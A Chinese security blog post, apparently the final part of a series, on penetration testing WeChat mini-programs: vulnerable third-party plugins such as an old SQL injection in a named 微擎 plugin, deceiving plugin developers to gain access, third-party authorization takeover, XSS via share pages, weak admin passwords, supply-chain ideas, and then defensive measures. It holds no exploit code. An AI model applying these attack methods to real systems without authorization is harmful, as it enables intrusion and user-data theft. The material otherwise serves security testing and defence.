你还敢放心的用一键生成的小程序吗，想让他们重视你的用户数据你疯啦，可能当他们意识到自己的系统被骇时会优先推脱责任而不是反思自己。前面说的是第三方一键生成小程序平台，此外会有许多人偏向自己搭建现成又比较可控的“第三方小程序管理平台”，例如我们使用“Sumap 全球网络空间超级雷达”系统以“小程序后台”为关键字，便搜索到了许多小程序后台，这些结果中大部分都是直接使用第三方系统搭建的，其中比较出名的有“微擎”、“微赞”这些第三方管理平台。




这些老牌管理平台本身较为安全可控，爆出的漏洞也比较少，而且也可以自助扩展许多模板及插件，深受企业青睐。但插件漏洞终究是一个跨不过去的坎，随时有可能成为一颗定时炸弹，甚者一些管理员压根就不知道自己装了有漏洞的插件。例如在某次授权测试中我们发现某商城小程序后端使用了“微擎”管理平台最新版本并无已知安全漏洞，接着我们通过查看其对应的小程序源码发现其页面文件夹名称均以 `sudu8_page` 开头，可以判断出使用了“万能门店小程序模块”插件。在这个插件的某个老版本中存在一处SQL注入漏洞，我们可利用此漏洞轻松拿下此小程序。




除此之外微信小程序本身也是支持插件功能的，我们可以在小程序详情页面的“服务支持”中查看到当前小程序使用的全部插件名称和他对应的服务商，一旦这些插件出现了漏洞也会对小程序本身的安全造成一定的影响，虽然由于微信小程序的安全机制，在大多数情况下插件的安全问题并不能直接对小程序后端造成破坏。例如下图为某小程序所引用的插

件，若其中一个插件存在漏洞，攻击者还是可以利用他们来进行包括但不限于修改小程序显示内容、窃取用户信息等恶意操作。



小程序插件直接在微信客户端内是无法搜索得到的，但我们可以通过登录自己的小程序微信开放平台账户在“设置” —> “第三方设置” —> “添加插件”中搜寻小程序插件。在这些插件中也不乏许多内部组件：

接着我们可以点击“查看详情”，如果我们比较幸运可以看到开发者的私人电话号码以及他的邮箱：




微信为我们提供了一个更加好玩的功能，我们继续点击“开发文档”便可立刻获取此小程序的使用说明书，生产力神器有木有：

当然微信小程序插件并不能直接用在我们自己的小程序上，点击添加之后还有一个申请过程需要开发者进行一个确认才可，但是如果你申请接入的小程序伪装的足够像那么开发者将你审核通过的几率是非常大的。一旦我们拿到了这些插件的介入权限就相当于给你了一个开通了一个VPN账户，或者更恰当点说是在单点登录的回调地址中给你留了一个白名单。

除了小程序本身可以使用第三方插件之外，微信还提供了小程序账户第三方授权功能功能。您可以通过此功能将对于自己小程序账户授权给第三方平台使用，一旦授权第三方平台等于接管了您的账户可以执行任何操作（视实际给予权限而定）。虽然开发者在登录微信开放平台时基本上是非常安全的，即使获取到了账户及密码也需要本人微信扫码确认才能登录，但是权限一旦授权给第三方，第三方的安全措施可能就没有这么的完善，这便让我们在测试中有机可乘。

那么如何查看微信小程序授权给了那些第三方平台呢？贴心的微信也为我们准备好了，我们可以在小程序详情页面的“该账号的部分功能由以下服务商提供”中查看到当前小程序账户被授权平台对应的公司名称。例如下图我们可以看到“Hack Inn”小程序的账户权限授权给了名为“宁波邻家网络科技有限公司”的服务商：



通过搜索公司名称，我们可以很快的找到其对应被授权的平台是“草料二维码”。那么如果这个平台存在某个越权漏洞（当然没有！就是打个比方~~如果有请私聊我~~），我们便可以轻松接管被授权在此平台上的所有微信小程序，此时我的小程序还是我的，你的小程序也是我的。

0x044 Web还是那Web

小程序渗透来渗透去，归根结底还是在做各种WEB的测试，只不过图形界面从浏览器上移至微信中罢了。Web安全没做好，小程序再华丽也只是个花瓶，虽然讲的再多笔者也想单独把这个作为一个小节来单独谈一谈。小程序的web后端其实有三种情况：和H5、手机APP、网页使用同一套API系统，和手机APP使用同一套API系统，单独开发一套API系统（使用第三方系统包含在内）。那么当微信小程序的API为单独开发时，并且同时存在相应的H5、手机APP和网页版，我们可以对后端系统的安全性做如下排序：网页版 > 手机APP > H5 ≥ 小程序，微信小程序在这套产品中往往是最为脆弱的。柿子还得挑软的捏，在许多渗透测试中，网页不行、APP不行，往往微信小程序总能作为突破口，**成为捷径中的快速路**。很多情况下，开发者本身对微信小程序并不是那么重视，APP和网页为其客户的主要入口，上头说要搞一个，于是乎随随便便的搞了一个，本身整个项目并不重视，那么对其开发产品的安全性也相较于APP和网页产品没那么重视。

微信小程序后端主要存在的漏洞大类有：1、各类逻辑漏洞，2、水平越权，3、SQL注入，4、任意文件上传等。这些漏洞中不包含XXS漏洞，因为微信小程序的特性是不能执行动态脚本的，所以此类漏洞不可能会在小程序中存在。但此时并不代表无法挖掘XSS漏洞，这里有一个常用的思路分享给大家：例如在如下示例小程序中用户在小程序内登陆之后

可以使用评论功能留言，接着我们看到有“分享至朋友圈”功能。微信目前是不支持在朋友圈内直接分享小程序页面的，所以开发者开发了一个可以浏览文章以及评论内容的网页供使用者分享至朋友圈使用。此时我们可以在小程序内使用恶意内容留言，然后将此文章分享至朋友圈来获取对应的Web页面，若开发者在Web页面内并未做严格的过滤，那么将会成功触发XSS。

除XSS之外其他需要用户交互才能产生的漏洞例如：CSRF、JSON劫持、CORS劫持等需要用户交互才能触发的漏洞基本上不会存在，因为这类攻击都是基于浏览器对用户的信任，而小程序内用户的一切操作都是在微信沙盒内完成的，攻击者无法通过浏览器利用用户在小程序内的身份凭据来完成攻击。此外类似于URL跳转、CRLF注入、目录遍历等的中/低危漏洞由于后端API的特性（大多以JSON格式返回数据）而基本上也不复存在。我们在渗透测试是不应该首先考虑这些基本上不会存在的漏洞，从前文提到的四大类漏洞作为切入点才是上策，浪费时间的事儿咋们没必要做，况且这些漏洞本身的危害也并没有这么“直接”哪怕存在也最多算个中危。

此外不得不提到一个虽然没有任何技术含量确是渗透界第一大杀手的“弱口令”大师，弱大师善于利用人心，一出手打遍天下无敌手，再强的WAF也是浮云。小程序自然离不开一个web管理端，它可能位于：同服务器父目录下 `https://example.com/` 、同服务器异目录下 `https://example.com/manage/` 、同服务器不同端口下 `https://example.com:65535/` 、不同服务器下 `https://admin.example.com/` (往往在一个C段)，若测不出其他漏洞，找一个管理端弱口令回家也是极好。

0x045 无限遐想

除了上述提到的各种针对小程序的渗透方法，是否还能扩展出更加丰富多彩的攻击手段呢？比如N年前最有名的 XcodeGhost 事件，对苹果Xcode开发者工具进行修改加入恶意代码并分发至第三方下载渠道；前段时间爆出的 PHPStudy后门 事件，同样的手法同样的第三方下载渠道分发。这样一次次看似漏洞百出的供应链攻击到最后终了时效果却非常的好，用最直的钩钓最刚的鱼。未来在红蓝对抗中是否也会出现针对微信小程序的供应链攻击？将“微信小程序开发者工具”以及市面上各类嵌入微信小程序的“第三方SDK”修改并植入恶意代码后通过各种下载渠道分发，虽然说攻击精准度不高但只要网撒的广鱼儿应有尽有。此外微信小程序本身是否存在一些安全漏洞呢，是否可以突破一些小程序机制呢，还有太多太多需要我们去研究，值得我们去研究……

0x05 降妖篇

0x051 前言

历经寻魔、访道、如意、修仙之后来降妖，这也是本微信小程序渗透专题的最后一篇文章了。有攻既有守，前四篇为大家带来的都是攻，收尾作者不妨同样站在“无恶不赦”的攻击者角度浅谈一下微信小程序的几个防守要点。敌人所讨厌的便是我们需要注意的，如何有效的刺中攻击者的痛处在防守中十分的重要。安全在一些时候是一个成本的问题，防守成本和攻击成本是成正比的，在这种情况下不能一味地增加防守成本，要在防守成本有限时尽可能加大比率使攻击成本成倍增高。


0x052 道高一丈

保护小程序安全应从源码安全、接口安全、后台安全、平台安全四方面入手。

源码安全：

由于目前微信小程序对IOS/安卓客户端上的小程序包并未做任何加密，所以小程序的源码可以轻松被还原出来。并且在本人看来加密小程序也是完全没有必要的，毕竟全部都是静态的本地的资源，即使加密了花点时间照样逆向出本地代

码。那么既然源码终究是要被看见的，使用代码混淆和类似Webpack打包工具来开发小程序将会是一个不错的选择。对于混淆以及打包之后的源码，可能能直接劝退一部分渗透小萌新或者能延长渗透测试者的分析时间，虽然无法百分百保护源码但能增加攻击成本这一点就足够了。另外请在发布小程序时在设置中勾选“上传代码时自动压缩混淆”和“上传时进行代码保护”，虽然这样做只会并没有多大用处，但心里安慰还是有的，和买《五年中考三年模拟》却从来不做一个道理。



另外设置小程序自动/手动埋点也是一个非常不错的选择，好的埋点可以监控到小程序的各种异常。它好比是一个没有交互的蜜罐，一个不熟悉您程序的陌生人在还原完源码之后一次性干净利落的把埋点代码全部去除是基本不可能的，难免会遗漏一些点，那么当他将小程序导入至开发者工具运行时，就像我们对一个不熟悉的且载有蜜罐的内网一顿扫描一样，必然会触发埋点(蜜罐)。普通用户是不可能将一个微信小程序放置在开发者工具上运行的，若收到了小程序在开发环境中运行的数据报告，并且其IP不是自己公司的出口IP那必然是有攻击者在对您的小程序做渗透测试。

接口安全：

推荐使用AES+RSA的方式对数据进行加密，并且结合时间戳对数据包进行签名（具体详情本人已和谷歌达成战略合作，大家直接在谷歌搜索即可获取多套成熟方案）。如此一来便可保证传输数据在攻击者没有解包小程序之前无法被读取/修改，而且这样做真的挺恶心人的也从侧面增加了攻击成本。保证了传输过程中的相对安全，接下去便是不能有SQL注入、水平越权这样的漏洞存在。

另外请不要忘记微信小程序 `wx.login` 功能的特性：1.每一次调用都会生成一个一次性有效的 `js_code` 参数，2.生成的 `js_code` 具有有效时间，3.同时间只能有一个 `js_code` 有效（例如小程序内连续生成两个code A和B，那么老的A便不再有效），4.渗透测试者无法在开发者工具内生成合法的 `js_code` 。搞安全，领导的话一定要听，但说明书上的内容不一定要全听，我们可以让 `wx.login` 这个功能应用场景丰富一些，并不只有在登录相关操作时才调用它。我们也可以把他当做一个校验码生成工具，在一些关键操作调用此函数生成 `js_code` 返回至后端来判断此操作是否合法。

那么当攻击者想要测试API时他必须每一个操作都使用一个新的 `js_code` ，而 `js_code` 又不能自己本地合法生成只有去手机上真人操作抓取一个，但这样测一次抓一次很烦啊，但是如果攻击者想投乔同时抓取多个 `js_code` 也不想行，同时间只有一个有效而且放时间长了还会过期。此时若数据包本身还有加密以及签名步骤，攻击者便是有苦说不出，直接想砸电脑走人。


后台安全：

第一，绝对不使用弱口令；第二，绝对不漏升级任何一个插件；第三，绝对后台的不对外访问。这一块并没有什么可以详谈的，使用复杂密码和及时升级是基本内容，而将管理平台放置在内网不让公网访问则能一劳永逸，是先有可被攻击的系统后有入侵者，当管理系统在公网下不可直接访问时也只能考虑物理入侵了。


平台安全：

这里提到的平台是“微信开发平台”，小程序的一切都与他息息相关，在此平台上一切数据的安全无疑也是十分重要的。每个小程序都有一组与之对应的登录账户，这个账户的密码理应定期更换，若被意外泄露也问题不大毕竟微信有强大的安全机制后续还要开发者扫码确认之后才可登录。

接下来比较重要的两块便是“开发设置”中的“小程序AppSecet(密钥)”和“小程序代码上传密钥”，这两两串密钥不应该在小程序包内或者互联网任何一个可被公开访问到的地方储存，另一旦怀疑被泄露需及时重置以及重新生成。小程序代码上传功能的“IP白名单”是默认开启的，请务必保持其开启状态并配置完善的白名单。



随后便是“第三方设置”中的授权问题，请定期查看您小程序账户内的授权，若有已经不再使用的第三方平台请立即停止授权给他们权限，并及时更改一些已授权权限大于实际需要使用权限的第三方平台的权限（可以通过重新授权的方式实现）。



0x053 结语

> *行久以致远 继往方开来*

除了微信小程序还有百度小程序、京东小程序、支付宝小程序等等，想要一一列举是徒劳的，这一类类小程序是当今百年未有之大变局下一个时代文化的缩影，他只是我们中华文明此时的一种载体。我们是一股股传奇的后浪推挤着这一切

前行，当时间一点一点的往后挤啊，小程序他可能也就变了或者成为了只能带走的回忆，但不论长河之后会出现什么，当这篇文章必然过了时时，安全研究渗透测试的本质终究还是换汤不换药。不断地学习干货和实战经验是我们此时为了活下去的“硬通货”，但如果我们失去了安全人的思想和初心，只顾一昧实践却丢了万不变的理论帽子失去了本应坚守的品德操守也会有些乏味了吧。站在巨人、萍客、一个足够强大并不服输的自己身上向前继续学习，活出潇洒！

[关于本文作者]: Poc-Sir (谢邀，人在法国，飞机都上不来) 非著名Ctrl C/V工程师、不专业漏洞复现研究员、雷神众测实习扫地白帽子 « https://www.hackinn.com 收集整理国内外安全会议资料 »

标签: none

已有 6 条评论

kost
June 3rd, 2020 at 12:56 am

佩服佩服

回复

zev3n
June 10th, 2020 at 10:26 am

我跪了 师傅还缺女朋友吗 男的那种

回复

周红衣
June 22nd, 2020 at 05:00 pm

小伙子，有两把刷子！
来我公司搞事情啊！！

回复

马化疼
July 29th, 2020 at 06:22 pm

看了 我选择充钱

回复

hushhw
August 17th, 2020 at 12:26 pm

太强了，非常细致的分析，检测项又可以加几个了，哈哈哈哈

回复

吕逍遥
September 19th, 2020 at 03:40 pm

太帅了，佩服。
还有我想知道wx.login可以脱离真机模拟出来吗?

回复

添加新评论

称呼 *

Email *

网站

http://

内容 *

提交评论

上一篇: 2020微软在线技术峰会

下一篇: 2019年中国国内安全会议年报